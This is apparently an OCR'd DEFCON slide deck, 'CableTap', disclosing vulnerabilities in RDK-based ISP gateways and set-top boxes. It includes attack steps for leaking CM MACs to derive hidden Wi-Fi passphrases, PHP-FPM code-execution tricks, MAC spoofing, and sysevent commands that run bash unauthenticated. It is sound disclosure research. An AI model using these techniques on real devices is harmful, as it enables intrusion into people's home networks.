


Cabletap

Wirelessly Tapping your home network

MARC NEWLIN
@MARCNEWLIN

LOGAN LAMB
LOGAN@BASTILLE.IO

CHRIS GRAYSON
@_LAVALAMP

DEFCON

WELCOME TO THE LINECON AFTER-PARTY.

MARC NEWLIN (@marcnewlin)

WIRELESS SECURITY RESEARCHER @ BASTILLE NETWORKS

MouseJack


KeySniffer

CHRISTOPHER GRAYSON (@_lavalamp)

FOUNDER/PRINCIPAL ENGINEER @ WEB SIGHT

LOGAN LAMB (logan@bastille.io)

RESEARCHER @ BASTILLE NETWORKS



ADT Agrees To Pay $16M To End Alarm Hackability Suits

By Daniel Siegal

Lawsuit Seeks to Void Georgia Congressional Election Results

By THE ASSOCIATED PRESS JULY 4, 2017, 4:06 P.M. E.D.T.

What is CableTap?

- 26 CVEs
- ISP-provided wireless gateways, set-top boxes, and voice remotes
- Cisco, Arris, Technicolor, Motorola, Xfinity (voice remote)
- Multiple unauthenticated RCE attack chains
- Network / application vulnerabilities
- Wi-Fi vulnerabilities
- ZigBee RF4CE vulnerabilities

Why does CableTap matter?


- Full compromise of affected devices
- Wide impact
- ISP vulnerabilities
- Vendor vulnerabilities
- RDK vulnerabilities (software stack used by many major ISPs)
- Attack chains affecting Comcast XFINITY devices have been patched

AGENDA

1. Background on RDK
2. RDK-based devices
3. Progression of research
4. Vulnerabilities
5. Disclosure process
6. Q&A

Background on RDK.

REFERENCE DEVELOPMENT KIT (RDK)



https://rdkcentral.com/

- "a standardized software stack with localization plugins created to accelerate the deployment of next-gen video products and services by multichannel video providers (MVPDs)."
- Founded in 2012
- Standardized software stack for modems, set top boxes, media devices

YAY OPEN SOURCE (?) SOFTWARE!

An open-source, community-driven project available at:

https://code.rdkcentral.com/

Project Name	Project Description
components/opensource/westeros	Wayland compositor
devices/intel-x86-pc/rdkri/westeros	Westeros compositor emulator HAL implementation.
rdk/components/generic/audiocapturemgr	Presents audio data to registered applications.
rdk/components/generic/crashupload	Crash upload component.
rdk/components/generic/dca	Data Collection and Analysis (DCA).
rdk/components/generic/devicesettings	Unified interface to control device components (e.g. LED, audio/video ports, etc.).
rdk/components/generic/diagnostics	HTML diagnostic support for Hybrid Gateway devices and IP clients.
rdk/components/generic/dtcp	HAL layer APIs for the DTCP plugins provided by the SOC vendors.
rdk/components/generic/hdmicec	HDMI CEC.
rdk/components/generic/iarmbus	Platform-agnostic inter-process communication (IPC) interface.
rdk/components/generic/iarmmgrs	IARM Managers are IARM applications that provide a set of services (e.g. Bus Daemon, IR Manager, Power Manager, etc.).
rdk/components/generic/injectedbundle	Integration layer between Service Manager and the player in RDK Browser and WPE.
rdk/components/generic/ledmgr	Manages the STB front panel color LED to communicate the system status.
rdk/components/generic/libusbctrl	USB hotplug support for Service Manager.
rdk/components/generic/media_utils	Media utilities to stream out audio over Bluetooth to BT Headset /Speakers.
rdk/components/generic/mocahal	Provides a standard set of MoCA driver interfaces.
rdk/components/generic/netsrvmgr	Network manager.
rdk/components/generic/rdk_logger	RDK logging framework.
rdk/components/generic/rdkapps	Utilities that include some commonly used scripts and sample applications.
rdk/components/generic/rdkbrowser	This browser is based on QT 5.6. It has integrated support of IR key codes and users can use the TV remote control for navigation.
rdk/components/generic/rdkbrowser2	Generic component.
rdk/components/generic/rmf_mediastreamer	RMF media streamer.
rdk/components/generic/rmf_tools/generate_si_cache	RMF tools: Generate SI cache.
rdk/components/generic/rmf_tools/enableHDCP	RMF tools: HDCP.
rdk/components/generic/servicemanager	A uniform mechanism for discovering and consuming services (APIs) on a target device.

But wait what's this WHOIS record?

Ohhhh that sinking feeling in the pit of my stomach…

```
Tech Name: Comcast Domains
Tech Organization: Comcast Corporation
Tech Street: 1701 JFK BLVD.
Tech City: Philadelphia
Tech State/Province: PA
Tech Postal Code: 19103
Tech Country: US
Tech Phone: +1.2152861700
Tech Phone Ext:
Tech Fax: +1.2152861700
Tech Fax Ext:
Tech Email: Hostmaster@comcast.com
Name Server: ns2.usm1184.sgded.com
Name Server: ns1.usm1184.sgded.com
```

YEAH BUT WHO NEEDS PATCHES ANYHOO

```
lavalamp@molten ~/D/G/webui> git log | grep --ignore-case "vuln"
    Merge "RDKB-12011: UI Dev Debug Security Vulnerability in XB6"
    Merge "RDKB-11346: UI Dev mode Security Vulnerability"
    Merge "RDKB-11860: UI Dev Debug Security Vulnerability in Connected Devices"
    Merge "RDKB-11347: UI Dev Debug Security Vulnerability in Wi-Fi pages"
    Merge "RDKB-11861: UI DevDebug Security Vulnerability in Advanced tab pages"
    Merge "RDKB-11862: UI Dev Debug Security Vulnerability in library files"
    Merge "RDKB-11863: UI Dev Debug Security Vulnerability in Parental Control"
    RDKB-12011: UI Dev Debug Security Vulnerability in XB6
    Reason for change: UI Dev Debug Security Vulnerability in XB6
    RDKB-11346: UI Dev mode Security Vulnerability
    Reason for change: UI Dev mode Security Vulnerability
    RDKB-11860: UI Dev Debug Security Vulnerability in Connected Devices
    Reason for change: UI Dev Debug Security Vulnerability in Connected Devices Computers and LAN pages
    RDKB-11347: UI Dev Debug Security Vulnerability in Wi-Fi pages
    Reason for change: UI Dev Debug Security Vulnerability in Wi-Fi pages
    RDKB-11861: UI DevDebug Security Vulnerability in Advanced tab pages
    Reason for change: UI Dev Debug Security Vulnerability in Advanced tab pages
    RDKB-11862: UI Dev Debug Security Vulnerability in library files
    Reason for change: UI Dev Debug Security Vulnerability in library files
    RDKB-11863: UI Dev Debug Security Vulnerability in Parental Control
    Reason for change: UI Dev Debug Security Vulnerability in Parental Control tab pages
    Reason for change: Security Vulnerabilities[XSS] due to Untrusted data in HTML body - Gateway tab
    Merge "RDKB-10201: Security Vulnerabilities[XSS] - Port Triggering"
    Merge "RDKB-10199: Security Vulnerabilities[XSS] - Gateway tab"
    Merge "RDKB-10201: Security Vulnerabilities[XSS] - Advanced tab"
    Merge "RDKB-10200: Security Vulnerabilities[XSS] - Parental Control tab"
    RDKB-10201: Security Vulnerabilities[XSS] - Port Triggering
    Reason for change: Security Vulnerabilities[XSS] due to Untrusted data in HTML body - Advanced tab > Port Triggering
    RDKB-10199: Security Vulnerabilities[XSS] - Gateway tab
    Reason for change: Security Vulnerabilities[XSS] due to Untrusted data in HTML body - Gateway tab
```

- There’s the open source version, then there’s the versions deployed on deployed devices
- Lots of vulns patched in the open source repo
- Patches take months to deploy, no CVEs filed for, no disclosure to affected customers
- Still faster to deploy patches with RDK than non-standardized “native” stacks
- RCE, XSS, XSRF, you name it they got it

RDK-Based Devices

RDK DEVICES

- RDK-V (Video)
  - set-top boxes

- RDK-B (Broadband)
  - gateways

GENERAL RDK FEATURES

Remote Management Subsystem

Diagnostics

Security Subsystem

Media Framework

Embedded Linux

Lots of IO

AV/Ethernet/Coax/USB/eSata

Media Framework uses Webkit

Supports keyboard and mouse

More pictures: https://fccid.io/ACQ-XG1

RDK-BROADBAND (GATEWAY)

Modem (Network Processor)

+

Router (Application Processor)

=

Gateway

RDK-BROADBAND

- Two systems on one board
- Inter-processor communication over a switch
- Intel Puma
- Network Processor - ARM core
- Application Processor - Intel Atom
- Generally has two serial ports active

Annotated dpc3939 internals here

RDK-B ENGINEER STANDPOINT

Progression of Research

MARC LEARNS TO NETCAT

Project inspiration (Peter Geissler's talk @ HITB)

Connecting with Chris

- Prior Comcast customer (Marc's ISP)
- "Beyond your cable modem" 32C3 talk

"How do I webapp security plz?"

Pulling off the filesystem using the previously disclosed web UI ping vuln

Digging into the RDK repos

M

GETTING SERIOUS

Finding some vulns and getting serious

Bringing the side project to Bastille

Bringing Logan into the fold

- Hardware and embedded hacking expertise

Expanding to set-top boxes

Disclosing to vendors as new vulnerabilities are found

M

Vulnerabilities

VULNS - HIDDEN HOME SECURITY WIFI

Home security service offered by many ISPs

Touchscreen control panel connects over WiFi

- Hidden WiFi network runs on the customer's gateway
- SSID and passphrase generated based on the CM MAC

Hidden WiFi network, previously documented online

- Web UI access point index "hack"
- XHS-XXXXXXXX SSID format, based on CM MAC

Grepping around for "calculate" "generate" "key" "psk" etc

M

VULNS - HIDDEN HOME SECURITY WIFI

CalculatePSKKey in <some binary>

Cross compiling for big-endian ARM and running a keygen binary on the gateway

Guesswork yielding the CM MAC input and PSK key output

Command line binary observed on some devices


How to get the CM MAC??

VULNS - DHCP ACK CM MAC LEAK

1. Connect to “xfinitywifi” network
2. CM MAC of the wireless gateway is included in the DHCP ACK
3. Generate hidden home security network SSID and passphrase

VULNS - IPV6 MULTICAST CM MAC LEAK

1. Sniff the 802.11 channel used by the target wireless gateway
2. Every ~4 seconds, a 156-byte IPv6 multicast packet is transmitted with the l2sd0.500 interface MAC address
3. Translate the l2sd0.500 MAC to the CM MAC
4. Generate hidden home security network SSID and passphrase



VULNS - eMTA FQDN CM MAC LEAK

1. mta0 (VoIP) interface has FQDN containing the mta0 MAC
2. Translate the mta0 MAC into the CM MAC
3. Generate hidden home security network SSID and passphrase

FQDN:
m001122334455.atlt6.ga.comcast.net

CM MAC:
00:11:22:33:44:53 <-- last octet decreased by 2

VULNS - IPV6 ADDRESSING FROM CM MACS

Global IPv6

Link-local IPv6

Given the following inputs:

```
Region identifier: 40:11 (Atlanta)
Unknown octet:     53    (can be brute forced)
MAC address:       11:22:33:44:55:66
```

The following wan0 IPv6 address is generated:

```
2001:0558:4011:0053:1122:33FF:FE44:5566
```

M

COMCAST VS PUBLIC INTERNET DEVICE ACCESS


Web UI supports MSO login from WAN only

SSH service from WAN only

Internet-facing network configuration appears well locked-down

XFINITY SEND-TO-TV


- Xifinity customer signs in with their account credentials
- Web app accepts URL
- Set-top box displays URL in a web browse



M

VULNS - XFINITY SEND-TO-TV / REMOTE WEB UI

- Gateway web UI accepts remote requests from Comcast infrastructure
  - MSO login using the POTD
  - Alternative hard-coded credentials
- IPv6 address of target gateway provides remote web UI access via set-top box



Vulns - POTD

“Password of the day” can be generated on a wireless gateway

Used for remote web UI authentication

Used for remote SSH authentication

M

VULNS - FREE INTERNET

- Public wifi access points run by ISPs
- e.g. “CableWiFi”, “xfinitywifi”, etc
- AP’s are on customer equipment or ISP equipment
- Customer logs into their ISP account to get access

- MAC address is remembered for future access
- Attacker can spoof the MAC
- Free Internet on other public access points
- “xfinitywifi” usage does not count toward a customer’s

M

SEND-TO-TV ATTACK DEMO

IT’S LIKE CGI, BUT FAST & W/ EXPLOITS

- FastCGI – successor to the Common Gateway Interface (CGI) protocol
- Authored in 1996
- Enables web servers to invoke other processes – birth of dynamic generation of web content
- No RFC, only documentation from MIT .edu site
- Responder, Authorizer, and Filter modes of operation

PHP FASTCGI PROCESS MANAGER (PHP-FPM)

PHP + FastCGI – what could possibly go wrong?!

Lets you reconfigure PHP settings on every request

HTTP POST data supplied via STDIN FastCGI parameter

If only there were abusable PHP configuration values…

PHP

/php/

noun

1. an API for remote code execution
   synonyms: terrible, the worst, you literally can't write secure code in this language,

CGI and command line setups

By default, PHP is built as both a CLI and CGI program, which can be used for CGI processing. If you are running a web server that PHP has module support for, you should generally go for that solution for performance reasons. However, the CGI version enables users to run different PHP-enabled pages under different user-ids.

Warning A server deployed in CGI mode is open to several possible vulnerabilities. Please read our CGI security section to learn how to defend yourself from such attacks.

`auto_prepend_file string`

Specifies the name of a file that is automatically parsed before the main file. The file is included as if it was called with the require function, so include_path is used.

The special value *none* disables auto-prepending.

We can…

- Reconfigure the PHP interpreter to include an arbitrary file
- Supply data to STDIN via HTTP POST

But how do we include STDIN?

PHP TO THE RESCUE!

- php://stdin

PIECING THINGS TOGETHER


ISN’T THIS OLD NEWS?

- Yes… Kind of (CVE-2012-1823)
- Previous work was on exploiting the PHP-CGI binary residing within a web directory
- But what if the PHP-CGI binary is bound to a network port?
- Nmap sees as tcpwrapped (TCP 1026-1029)
- Scripts for detection included in CableTap code repo

37,449

PHPFPM servers on port 1026 (IPv4 address space)

A TWIST IN RDK'S PHPFPM



- PHPFPM on the RDK deployments we tested had the PHP configuration component **stripped out**
- No publicly-available documentation as to how to do this – why was it removed?
- Could still gain code execution by referencing PHP files on the system and bypassing control flow guards in the default web app

SYSEVENTD – RCE AS A SERVICE (RAAS)

- Binary protocol listener on TCP 52,367 (all interfaces)
- Not the same as Oracle syseventd!
- Intended for firing off commands based on system events (logging??)
- No auth, no nothing!

SYSEVENTD USAGE

1. Create an event with a name and a binary to call upon event occurrence (name must be a file path)

```
$ sysevent --port 52367 --ip 172.16.12.1 async </path/to/file> /bin/cp
```


1. Trigger the event by touching the event name file path and providing an argument

```
$ sysevent --port 52367 --ip 172.16.12.1 set </path/to/file> /var/IGD/<file>
```

1. Binary is called with event name and arguments passed to command via execv

```
$ /bin/cp </path/to/file> /var/IGD/</file>
```

SYSEVENTD (AB)USAGE



- Create an event with a target process of /bin/bash and an event name of -c
- Trigger the event with a value of the bash command to run
- ???
- Profit

WHERE THE SYSEVENTD AT?!

- Bound to all interfaces
- Sometimes not firewalled off from public-facing IP address
- Otherwise exposed to plenty of the LAN IPs

149,162

Syseventd services on TCP 52,367 (IPv4 address space)

C

A TALE OF TWO OPERATING SYSTEMS

- Two operating systems on the board
- One ARM (modem w/ web app) and one Atom (router)
- Modem is at bottom of range (10.0.0.1) and Atom is at top of range (10.0.0.254)

I MAKE MY OWN ROUTES DAMMIT

- Atom OS has an interface allocated in 169.254.0.0/16 range for Dbus
- …You can route to it if you're into that sort of thing
- Custom RPC service that is quite literally RCE as service, and all that FastCGI goodness
- Once on Atom side, hardcoded root SSH creds to ARM side on 192.168.0.0/16

```
ip route add 169.254.0.1 via 10.0.0.254
```

```
pi@raspberrypi:~ $ nmap -sT -Pn -T4 -p- 169.254.0.1

Starting Nmap 6.47 ( http://nmap.org ) at 1970-01-01 07:58 UTC
Nmap scan report for 169.254.0.1
Host is up (0.032s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
111/tcp   open  rpcbind
705/tcp   open  agentx
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1028/tcp  open  unknown
1029/tcp  open  ms-lsa
51515/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 41.55 seconds
```

C

SET-TOP BOX VULNS

Remote web inspector

Arbitrary file read

Root command execution

RF4CE remote force pairing

